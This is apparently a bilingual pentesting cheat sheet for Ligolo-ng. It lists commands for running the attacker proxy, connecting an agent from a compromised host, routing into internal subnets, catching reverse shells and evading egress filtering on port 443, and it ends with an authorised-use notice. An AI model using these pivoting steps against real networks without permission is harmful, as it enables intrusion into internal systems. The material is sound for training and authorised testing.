
Ligolo-ng is a pivoting tool that exposes the internal networks of a compromised host through a TUN interface on the attacker machine. Instead of a SOCKS proxy wrapped with proxychains, you bring up a real network interface and route through it: any tool (nmap, evil-winrm, impacket) works natively. The agent runs on the victim and connects back to the attacker's proxy.
The key point is that Ligolo works at the TUN level, not SOCKS: that is why you need no proxychains and avoid its limitations (no forced TCP-connect, ICMP and UDP work). The minimal flow has three pieces that are often forgotten: select the session, run start, and add the ip route toward the subnet; miss any one and the tunnel looks dead. Because the agent connects toward the proxy, listening on 443 helps to cross restrictive egress.
1. Beginner level — basic TUN tunnel
Command
What it does
ligolo-proxy -selfcert
Starts the proxy (attacker) with a self-signed cert
sudo ip tuntap add user $USER mode tun ligolo
Creates the ligolo tun interface
sudo ip link set ligolo up
Brings the interface up
agent -connect <ip>:11601 -ignore-cert
Connects the agent (victim) to the proxy
session
Lists and selects the agent session
ifconfig
(in session) shows the networks reachable from the agent
Creating and managing the tun interface (ip tuntap, ip link, ip route) requires root/sudo; the proxy itself does not, but without the interface there is no pivot.
The most common failure is not a network one: it is forgetting the trio session → start → ip route add ... dev ligolo. Without the route toward the subnet the tunnel looks dead even if the session is connected.
The agent connects toward the proxy (reverse connection), so the listening port (default 11601) must be reachable from the victim; listening on 443 helps evade restrictive egress.

To receive reverse shells or reach the agent host itself you need the special route 240.0.0.1/32 dev ligolo; it is the internal address Ligolo reserves to talk to the agent.
Because it is a real TUN interface you use no proxychains or SOCKS: run nmap with -sT -Pn, and remember to clean up routes when done (ip route del) so you do not leave routing altered.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
Ligolo-ng es una herramienta de pivoting que expone las redes internas de un host comprometido a través de una interfaz TUN en la máquina del atacante. En vez de un proxy SOCKS que envuelves con proxychains, levantas una interfaz de red real y enrutas por ella: cualquier herramienta (nmap, evil-winrm, impacket) funciona de forma nativa. El agente corre en la víctima y se conecta de vuelta al proxy del atacante.
La clave es que Ligolo trabaja a nivel de TUN, no de SOCKS: por eso no necesitas proxychains ni sufres sus limitaciones (nada de TCP-connect forzado, funciona ICMP y UDP). El flujo mínimo tiene tres piezas que se olvidan a menudo: seleccionar la session, ejecutar start y añadir la ip route hacia la subred; si falta cualquiera, el túnel parece muerto. Como el agente se conecta hacia el proxy, escuchar en 443 ayuda a atravesar egress restrictivo.
1. Nivel principiante — túnel TUN básico
Comando
Qué hace
ligolo-proxy -selfcert
Arranca el proxy (atacante) con cert autofirmado
sudo ip tuntap add user $USER mode tun ligolo
Crea la interfaz tun ligolo
sudo ip link set ligolo up
Levanta la interfaz
agent -connect <ip>:11601 -ignore-cert
Conecta el agente (víctima) al proxy
session
Lista y selecciona la sesión del agente
ifconfig
(en sesión) muestra las redes accesibles del agente
Crear y gestionar la interfaz tun (ip tuntap, ip link, ip route) requiere root/sudo; el proxy en sí no lo necesita, pero sin la interfaz no hay pivote.
El error más común no es de red: es olvidar el trío session → start → ip route add ... dev ligolo. Sin la ruta hacia la subred el túnel parece muerto aunque la sesión esté conectada.
El agente se conecta hacia el proxy (conexión reversa), así que el puerto de escucha (por defecto 11601) debe ser alcanzable desde la víctima; escuchar en 443 ayuda a evadir egress restrictivo.
Para recibir reverse shells o alcanzar el propio host del agente necesitas la ruta especial 240.0.0.1/32 dev ligolo; es la dirección interna que Ligolo reserva para hablar con el agente.
Al ser una interfaz TUN real no usas proxychains ni SOCKS: nmap conviene lanzarlo con -sT -Pn y recuerda limpiar rutas al terminar (ip route del) para no dejar el enrutamiento tocado.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.